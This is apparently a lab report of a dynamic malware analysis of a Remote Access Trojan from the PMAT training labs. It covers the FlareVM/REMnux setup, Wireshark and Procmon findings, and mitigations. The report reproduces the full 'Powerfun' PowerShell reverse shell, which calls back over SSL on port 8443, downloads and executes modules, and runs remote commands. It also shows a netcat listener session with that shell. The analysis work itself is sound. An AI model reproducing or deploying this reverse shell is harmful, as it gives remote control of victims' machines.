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IT Security and Privacy

Dynamic Malware Analysis

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Business Confidential

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Assessment Overview

From Thursday, October 17 to Monday, October 21, the dynamic malware analysis involves running malicious samples in a controlled environment to observe their behavior in real time. Using two virtual machines, FlareVM for host indicators and REMnux for network indicators, actions such as file creation or system modification (host) as well as communication with external servers (network) can be detected. Tools such as Procmon and Wireshark are key to capturing these events. Malware can deploy persistence mechanisms, such as the creation of files in home folders, and suspicious network connections that allow remote control. This approach is critical to understanding how malware affects systems and facilitates the creation of more effective defensive strategies.

1.Planning: Two VMs are configured, FlareVM for host indicators and REMnux for network indicators, adjusting inetsim and creating a snapshot.

2.Discovery: The malware is detonated and monitored with Wireshark in REMnux and Procmon in FlareVM, capturing network activity and system changes.

3.Attacking: The malware opens backdoors, executes commands and persists on the system, allowing you to analyze its malicious behavior and restore VMs.

4.Reporting: Documentation of vulnerability analysis and possible mitigation options.

Plan → Discovery → Attack → Report

Assessment Components

External Penetration Test

We begin by setting up a secure environment using our virtual machines, FlareVM and REMnux, to monitor network and host indicators. In the reconnaissance phase, we performed a detailed analysis to identify potential vulnerabilities, using tools such as Wireshark and Procmon to capture suspicious network activity and system changes. Then, in the attack phase, we exploit these weaknesses, observing behaviors such as the creation of backdoors, the persistence of malicious files and communication with external servers. In this way, we assess the access points and security risks in the infrastructure.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Vulnerabilities that represent an extremely serious threat, where the malware can cause severe damage to the system or network, such as total machine control, massive data exfiltration or the creation of persistent backdoors, requiring immediate response and system restoration.
High	7.0-8.9	Vulnerabilities where the malware can open ports in the system, inject commands into existing processes or compromise sensitive data, requiring urgent attention to mitigate the impact.

Scope

Assessment	Details
External Penetration Test	GitHub - HuskyHacks/PMAT-labs: Labs for Practical Malware Analysis & Triage

Scope Exclusions

There will be no scope exclusions regarding dynamic malware analysis, as all testing will be conducted in a secure and controlled laboratory environment. The primary focus will be on dynamic malware analysis.

Client Allowances

The permissions required to perform the tests will be provided by the Husky Hacks page, which will allow full access to all necessary files and resources.

Executive Summary

This document outlines the dynamic analysis process for a Remote Access Trojan (RAT) conducted in a controlled virtual environment using REMnux and FlareVM. The analysis is performed in a secure, isolated setup, utilizing a segmented virtual network to prevent any unintended interactions with production systems. Inetsim simulates internet connectivity on REMnux, allowing the malware to communicate as it would in real-world scenarios, while ensuring FlareVM has no direct internet access.

Traffic monitoring is achieved through Wireshark, capturing network data with limited privileges to mitigate exploitation risks. Procmon filters and tracks specific malware behaviors, executed under a non-administrative account to reduce impact on the host system. Prior to executing the RAT, a snapshot of the virtual machine is taken to facilitate a swift return to a clean state after analysis, thus minimizing lingering malware effects. This structured approach not only enhances understanding of malware behavior but also informs future defensive strategies against similar threats while maintaining stringent security protocols.

Attack Summary

The following table describes how we gained internal network access, step by step:

Step	Action	Recommendation
1	In a REMnux machine run <i>inetsim</i> to simulate an internet connection and detect the network indicators after detonating the malware in FlareVM.	Ensure that both REMnux and FlareVM are running in an isolated, non-production environment. Use a segmented virtual network that is separate from the rest of your organization's network. This prevents accidental spread of malware.
2	In the FlareVM using ethernet connect to the simulated network.	Ensure that FlareVM has no direct access to the internet. Any outbound communication initiated by the malware should be routed to the REMnux virtual machine.
3	On REMnux open wireshark and start listening for traffic on the interface en0s3.	Ensure that Wireshark is run with limited privileges. This will allow packet capturing without granting full root access, reducing the risk of exploitation if a vulnerability in Wireshark or the system is exploited by malicious traffic.

4	Using Procmon on the FlareVM, establish a filter based on the Process Name of the malware to track the specific behavior of the malware sample during its execution.	Execute Procmon and the malware sample with a non-administrative user account to limit the potential impact of the malware on your system.
5	Do a Dynamic Analysis of a RAT.	Take a snapshot of the VM before running the RAT. This allows you to quickly revert to a clean state after the analysis.

Security Weaknesses

The following weaknesses that a system may have if it contains malware are described.

Inadequate Network Segmentation

Lack of network segmentation can allow malware to spread rapidly between systems. Implement network segmentation to limit the lateral movement of malware and isolate critical systems from each other.

Lack of Real-Time Activity Monitoring

Without monitoring tools, it is difficult to detect malicious behavior as it occurs. Implement intrusion detection systems (IDS) and real-time monitoring tools to identify and alert suspicious activity.

Inadequate Security Configurations

Default or insecure configurations can be exploited by malware to escalate privileges or move laterally. Audit and harden security settings on all systems, making sure to change default passwords and restrict unnecessary permissions.

Unpatched Updates and Patches

Known vulnerabilities in software can be exploited by malware to infiltrate the system. Maintain a regular update schedule and apply security patches for all systems and applications.

Lack of User Education and Awareness

Employees can be the weakest link if they are not informed about phishing tactics and other threats. Implement cybersecurity training programs to educate employees on how to recognize and respond to threats.


External Penetration Test Findings

External Penetration Test Findings

Description:	We set up a secure environment with FlareVM and REMnux to monitor network and host indicators. In the reconnaissance phase, we used tools such as Wireshark and Procmon to identify vulnerabilities. Then, in the attack phase, we exploit these weaknesses, observing the creation of backdoors and communication with external servers, which helps us assess security risks in the infrastructure.
Impact:	Critical
System:	Windows
References:	GitHub - HuskyHacks/PMAT-labs: Labs for Practical Malware Analysis & Triage

Exploit Proof of Concept

1. Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?




Analyzing wireshark with internet and without internet, we get the same results:

- IP 10.0.0.4 is sending TCP reset packets to 10.0.0.3 on port 8443, rejecting or forcibly terminating connections. Multiple TCP resets in a short timeframe can suggest malicious activity or some abnormal condition in the network, such as an attack that terminates or disrupts ongoing connections.

- There are several TCP retransmissions between IP 10.0.0.3 and 10.0.0.4, showing continuous attempts to initiate a connection (SYN flag) followed by reset responses. This flow could indicate misconfiguration, network instability or a device refusing connections under load.
- Around packet 160–165, several ARP (Address Resolution Protocol) requests are seen. Increased ARP traffic might suggest network mapping or potential reconnaissance activity.

2. From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?




The primary process initiated at detonation is PuTTY, an SSH client commonly used for secure remote access. Its execution suggests it might be used as part of the payload for remote connections or lateral movement. PuTTY queries registry keys and interacts with several system directories, indicating that it is setting up its environment for execution. We can use the next tools for identification:

- **Process Monitor** provides detailed logs of process, registry, and file activity.
- **Process Explorer**: can offer additional insight into process relationships, command-line arguments, and network activity.
- **Wireshark**: could be used to monitor any outgoing network connections initiated by PuTTY, especially if remote connections are involved.


3. What is the DNS record that is queried at detonation?

The corresponding DNS record is *bonus2.corporatebonusapplication.local*. This can be located in Wireshark by applying a filter for DNS records during detonation.





4. What is the callback port number at detonation? 5. What is the callback protocol at detonation?

The PowerShell script uses port 8443, which is commonly associated with HTTPS or SSL/TLS traffic. This indicates that inbound or outbound connections may require an additional layer of security through the use of SSL/TLS certificates. The use of this port suggests that the underlying protocol for data transmission is SSL/TLS, ensuring that communications are encrypted. This is key, as the binary can only establish a connection if a TLS handshake is successful, implying the need for a valid SSL certificate to authenticate and secure the connection.



6. How can you use host-based telemetry to identify the DNS record, port, and protocol?

We used Wireshark to filter DNS requests and were able to identify the record bonus2.corporatebonusapplication.local. We then checked port 8443, which indicated that SSL/TLS was being used for the secure connection. To confirm this, we tested the shell we created previously based on the information obtained with Procmom. By monitoring the system activity, we observed the binary connecting through port 8443, using a valid SSL certificate, which validated our analysis and the secure communication established.




```

*Untitled - Notepad
File Edit Format View Help
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,($true) -as [Net.Security.RemoteCertificateVali
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }
    }
}

```

```

*Untitled - Notepad
File Edit Format View Help
$sslStream = New-Object System.Net.Security.SslStream($stream,$false,($true) -as [Net.Security.RemoteCertificateVali
$sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
$stream = $sslStream
}

[byte[]]$bytes = 0..2000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:comp
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.AsciiEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}

```



```

*Untitled - Notepad
File Edit Format View Help

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

powerfun -Command reverse -Sslcon true

```

The command `nc -lvnp -8443` sets up a listener on port 8443 using netcat, allowing incoming connections to be received.

```

remnux@remnux:~$ nc -lvnp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.3 49769
Windows PowerShell running as user analysis on DESKTOP-E0U00NU
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\analysis\Downloads>calc.exe
PS C:\Users\analysis\Downloads> You cannot call a method on a null-valued expression.
At C:\Users\analysis\Downloads\powershe.ps1:72 char:5
+      $listener.Stop()
+      ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : InvokeMethodOnNull

```

Recommendation:

Who:	The system security team and developers of the programs.
Vector:	Remote.
Action:	<i>Item 1:</i> ensure that the operating system and all applications are always up to date. This includes installing security patches as soon as they

	<p>become available, as these fix vulnerabilities that malware can exploit to compromise the system.</p> <p><i>Item 2:</i> Since PowerShell is a powerful tool that attackers often use to execute malicious scripts undetected, it is essential to limit its use. It is recommended to set strict execution policies that only allow signed or trusted scripts. If it is not needed on a day-to-day basis, PowerShell should be disabled to prevent it from being used as an attack vector.</p> <p><i>Item 3:</i> Network users should operate with accounts that have as few privileges as possible. Only those roles that truly need administrator permissions should have elevated access. This limits the impact of any malware, since even if it infects a user, it will not be able to perform critical actions or modify the system without administrative permissions.</p> <p><i>Item 4:</i> La autenticación multifactor agrega una capa adicional de seguridad a las cuentas de usuario, lo que es especialmente importante para accesos sensibles como cuentas de administrador o servicios externos.</p>
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